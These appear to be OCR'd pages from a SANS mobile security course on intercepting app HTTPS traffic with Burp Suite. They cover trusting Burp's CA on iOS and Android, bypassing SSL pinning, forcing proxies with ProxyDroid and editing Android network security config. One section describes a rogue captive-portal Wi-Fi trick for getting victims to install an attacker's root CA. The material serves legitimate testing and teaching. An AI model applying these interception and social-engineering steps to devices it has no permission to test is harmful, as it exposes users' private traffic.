This website may be impersonating "badssl.com" to steal your personal or financial information. You should go back to the previous page.

Go Back

Safari warns you when a website has a certificate that is not valid. This may happen if the website is misconfigured or an attacker has compromised your connection.


To learn more, you can view the certificate. If you understand the risks involved, you can visit this website.

Safari prompts you to accept the untrusted Burp certificate, but other apps will not, preventing us from inspecting that traffic

Burp Suite Proxy Capture

With your mobile device sending all HTTPS traffic to Burp, Burp will generate custom SSL/TLS certificates to impersonate the destination server, re-encrypting the mobile device traffic prior to sending it to the legitimate server. This gives us the opportunity to capture all the data sent between the mobile device and upstream systems, as shown on this page.

Given that Burp is generating custom certificates, Apps such as Safari will prompt the user to accept or reject the untrusted certificate as shown. This behavior is fine for testing with Safari because we can simply select "Continue" whenever prompted, but it prevents us from capturing the content of SSL/TLS transactions where the app does not prompt the user to continue.



TRUSTING BURP'S CERTIFICATE

Burp generates a new root CA at first invocation for each installation of Burp

- We need to add this as a trusted CA to the mobile device

Similar setup on both Android and iOS

Either extract the CA from Burp and push it to the device, or access the special http://burp/cert page from the device


Trusting Burp's Certificate


To capture all HTTPS activity from the mobile device, we need to take the root certificate generated when first starting Burp and add it as a trusted certificate authority (CA) on the mobile device. Once Burp's root certificate is trusted by the mobile device, all connections to the proxy server from the mobile device will succeed without warning, allowing us to capture all HTTP-based activity using the iOS HTTPS API. This could exclude some applications that implement their own HTTPS stack but will cover the vast majority of iOS apps.

You can trust Burp's certificate on the mobile device by browsing to http://burp/cert (a special URL for devices using the Burp Suite proxy that allows the device to download the certificate directly). Tap to select the Burp root certificate, and then follow the iOS or Android certificate installation steps to add the cert to the local device root CA store.


TRUSTING BURP'S CERTIFICATE ON IOS

1. Navigate to http://burp on mobile device after configuring Burp as a proxy server
2. Click the CA Certificate button in the upper right corner
3. Install the certificate as a trusted root CA (Settings > General > Profiles & Device Management)
4. Enable "Full Trust" for the installed CA (Settings > General > About > Certificate Trust Settings)


1


2


This website is trying to download a configuration profile. Do you want to allow this?

3


PortSwigger CA
Signed by PortSwigger CA
Not Verified
Contains Certificate

4


Trust Store Version 2016102100
ENABLE FULL TRUST FOR ROOT CERTIFICATES
PortSwigger CA

Trusting Burp's Certificate on iOS

To trust Burp's certificate authority (CA) on an iOS device, first navigate to the URL "http://burp", using your mobile device's browser. When the Burp webpage loads, it will contain a "CA Certificate" button on the upper right corner. Tap on that button to start the procedure.

Depending on your iOS version, you might be presented with a pop-up, which asks you to allow the Burp website to download a configuration profile. Proceed by tapping "Allow".

Your device will then open the Settings application and prompt you with a message called "Install Profile". Tap "Install" to start the installation process. You will then be presented with some additional pop-up warning messages. Continue tapping "Install" on every additional message until the CA profile is installed.


To verify the CA has been installed as a trusted root CA, you can navigate to the Profiles & Device Management menu on your device by opening the Settings application, then tapping on "General" and then "Profile & Device Management". A CA called "PortSwigger CA" should appear in the resulting window.

On newer iOS versions, we need to enable "Full Trust" for the CA we just installed. To enable Full Trust, navigate to the Certificate Trust Settings by opening the Settings app, then tapping on "General", then "About", and then "Certificate Trust Settings", which is located at the very bottom at the screen. Use the slider to enable full trust for Burp's PortSwigger CA.

INSTALLING MOBILE ASSISTANT


1. After configuring Burp as a proxy server, add the proxy server as a new source in Cydia
2. Install the Mobile Assistant app from the new Burp Suite Pro source
3. Open the Mobile Assistant app and configure the correct proxy settings
4. If target app implements SSL pinning, add target app to the injected apps

1




http://10.60.10.180:8082

2



3



Host 10.60.10.20
Port 8080
Use Proxy
CA Certificate Reinstall

Installing Mobile Assistant

After configuring Burp as a proxy server and trusting Burp's certification authority (CA) on an iOS device, we can install Burp's Mobile Assistant app. Mobile Assistant will facilitate testing other iOS applications by letting us easily modify the iOS system-wide proxy settings to redirect traffic to an instance of Burp. It can also help us bypass SSL pinning in apps that use it.

We can install the Mobile Assistant app through Cydia on jailbroken phones, following the steps below:

1. To start the installation process, open the Cydia app and navigate to the "Sources" tab, then tap on the "Edit" button on the top right corner of the screen.
2. After tapping "Edit", an "Add" button will appear on the top left corner. Tap on "Add", which will open a pop-up window. On that window, enter the IP address and the port of your Burp listener. For example, if Burp is installed on your laptop with IP address 192.168.0.3 and is listening on port 8080, you should enter "http://192.168.0.3:8080".
3. Tap on "Add Source", then tap on the "Done" button on the top right corner of the screen to exit Edit mode.
4. If the process was successful, "Burp Suite Pro" will now be listed inside the "Sources" tab. To install Mobile Assistant, tap on the "Burp Suite Pro" entry, then tap on "Mobile Assistant". On the resulting screen, tap "Install" on the top right corner, and then tap "Confirm" on the pop-up window.
5. Once the download and installation is completed, tap on the "Restart SpringBoard" button, which will appear in Cydia.

The Mobile Assistant app should now be installed on your iOS device. Let's see how we can use it to:


- **Enable a system-wide proxy**: Open the Mobile Assistant app and enter the IP address of the system where Burp is listening in the "Host" prompt and the corresponding port in the "Port" prompt (in the example we used above, the Host would be 192.168.0.3 and the Port 8080). Then use the "Use Proxy" slider to enable the proxy.

- **Bypass SSL pinning:** In case we want to use the Mobile Assistant app to bypass another application's SSL pinning, we need to add the target application to Mobile Assistant's injected apps. To do so, open the Mobile Assistant and tap on "Add injected app". Then select the target application from the resulting menu. If the target app was running when you added it to Mobile Assistant, you need to restart it for the SSL pinning bypass to take effect. We will return to SSL pinning with more details later in this course

TRUSTING BURP'S CERTIFICATE ON ANDROID


1. Navigate to http://burp on mobile device after configuring Burp as a proxy server
2. Click the CA Certificate button in the upper right corner
3. Rename cacert.der to cacert.cer using a file manager app
4. Install the certificate as trusted CA (Settings > Security & location > Advanced > Encryption & credentials > Install from storage)

1



Welcome to Burp Suite Professional.


2



Welcome to Burp Suite Professional.


Do you want to download cacert.der?

3



cacert.der

4



Certificate name: cacert

Credential use: VPN and apps

Note: The issuer of this certificate may inspect all traffic to and from the device.


The package contains: one CA certificate

Trusting Burp's Certificate on Android

To trust Burp's certificate authority (CA) on an Android device, first navigate to the URL "http://burp", using your mobile device's browser. When the Burp webpage loads, it will contain a "CA Certificate" button on the upper right corner. Tap on that button to start the procedure. You will be presented with a prompt asking you to download a file named "cacert.der". Tap on "Download".

The cacert.der file contains Burp CA's certificate. In order to use it on Android, we need to rename it, replacing the ".der" extension with ".cer". You can rename the file using a file manager app.

Once the file is renamed to "cacert.cer", we can use it to install Burp's certificate. To do so, open your device's settings and tap on "Security & location", then "Advanced", then "Encryption & credentials", then select "Install from storage". A pop-up window will open, asking you to name the certificate. You can leave the displayed name unchanged. "VPN and apps" should be selected for the "Credential use" option. Simply tap "OK" to complete the installation process. When completed, a pop-up will inform you the certificate has been installed. Burp's CA should now be trusted by your device.



PROXYDROID

Proxy settings on Android are not enforced globally

Apps may choose to ignore proxy settings so traffic cannot be intercepted by a malicious proxy

ProxyDroid uses iptables to configure a system-wide proxy on rooted devices

Allows granular configuration for each individual application

SANS

SEC575 | Mobile Device Security and Ethical Hacking 95


ProxyDroid

Proxy settings in Android do not apply globally and some applications may choose to ignore them if a proxy is enabled. This behavior is meant to protect application traffic from being intercepted by malicious proxies.

However, when testing an application, we want to force all traffic to go through our proxy. In order to bypass the application protections and enforce a system-wide proxy, we can use an application called ProxyDroid, which can be installed through the Google Play store.

ProxyDroid uses iptables, a tool included in the Android operating system, which allows configuring traffic rules. Rules set in iptables are enforced by the kernel and thus override any custom application behavior. This is only possible on rooted devices.

ProxyDroid also offers the possibility to create granular configurations for each application. This means it can be set up so that traffic is proxied for specific applications and not for others.



ANDROID NOUGAT CERTIFICATE TRUST (1)

With Android 7, certificates are system installed or user installed

- Apps no longer trust user-installed certs by default

To intercept HTTPS traffic, modify network_security_config.xml file

1. Decompile app with apktool
2. Edit res/xml/network_security_config.xml, adding user trust anchor
3. Rebuild and re-sign application
4. Trust Burp certificate

```
<network-security-config>
      <base-config>
            <trust-anchors>
                <certificates src="system" />
                <certificates src="user" />
           </trust-anchors>
      </base-config>
 </network-security-config>
```


SANS SEC575 | Mobile Device Security and Ethical Hacking 96

Android Nougat Certificate Trust (1)

If you are working with an Android device running Android Nougat (Android 7, API 24+), the process for adding trust for a private CA is more complex. With Android Nougat, the platform recognizes both system-installed certificates and user-installed certificates. System-installed certificates are explicitly trusted by the operating system but cannot be modified. User-installed certificates are not trusted by applications on the system unless the application specifically indicates that it wants to trust user certificates.

If your Android Nougat or later application is already using a private CA, then it will trust other third-party user-installed certificates as well, allowing you to intercept HTTPS traffic with no additional changes. Otherwise, you will need to decompile the application using Apktool (https://ibotpeaches.github.io/Apktool/) and edit the `res/xml/network_security_config.xml` file, adding the line in the example shown in bold on this page. Then you must recompile the application (using Apktool), and re-sign the app with your own key using the `jarsigner` utility.

This may sound problematic, but it's fairly straightforward. Android Nougat introduces a minor challenge that will, by default, prevent us from easily intercepting HTTPS traffic. As analysts, we could choose to use an older version of Android that does not have this restriction (Android Marshmallow or earlier) or modify the application configuration file as described.



ANDROID NOUGAT CERTIFICATE TRUST (2)

Alternatively, the user certificate could be added to the system store

System store located at /system/etc/security/cacerts

Requires root privileges to write to the folder

Magisk TrustUserCerts module copies user certificates to the system store


Replicates behavior as pre-Android Nougat apps

SEC575 | Mobile Device Security and Ethical Hacking 97

Android Nougat Certificate Trust (2)

If you want to avoid decompiling and recompiling a mobile app in order to make it trust your private CA on Android Nougat , a second solution exists. You can add your certificate to the Android certificate store, which is located at /system/etc/security/cacerts. To do this, your phone must be rooted, as writing to that folder requires root privileges.

If Magisk is installed on your device, the MagistTrustUserCerts module, available at https://github.com/NVISO-BE/MagiskTrustUserCerts, can automatically take care of this process for you. It adds any user-installed certificates to the system certificate store. This makes the procedure of installing and trusting private CA certificates similar to pre-Android Nougat mobile apps.



TRICKING USERS INTO INSTALLING ROOT CA CERTS

Attackers can trick users into installing malicious root CAs

Common scenario:

- Captive portal with instructions to install certificate in order to get access to Wi-Fi
- User follows instructions
- Attacker can MITM their traffic

SANS


SEC575 | Mobile Device Security and Ethical Hacking 98

Tricking Users into Installing Root CA Certs

To install root CA certificates on mobile devices you do not control, you can use social engineering techniques to convince users to perform the installation. A commonly used tactic involvers baiting the users with the promise of free Wi-Fi.

To carry out such an attack, you first set up a Wi-Fi Access Point (AP) which uses the Captive portal technology. When a mobile device connects to the malicious Wi-Fi AP, the captive portal webpage opens automatically in the web browser. On benign Wi-Fi APs, the user is typically asked to enter their connection credentials in order to obtain internet access or purchase a Wi-Fi voucher. The malicious AP contains a link to download the attacker's certificate instead, followed by step-by-step instructions showing users how to install and trust the certificate on their device.

The attacker's root CA certificate is thus installed on the devices of users who fall for the trap and their HTTPS traffic can be intercepted using MITM attacks.



PROTECTION AGAINST MALICIOUS CA CERTS

Mobile apps can be protected against malicious root certificates

Possible through network_security_config.xml :

- Developers can configure a list of root CAs they explicitly trust, bypassing all system CAs
- If CA is not in list, it will not be trusted, even if installed in the system certificate store

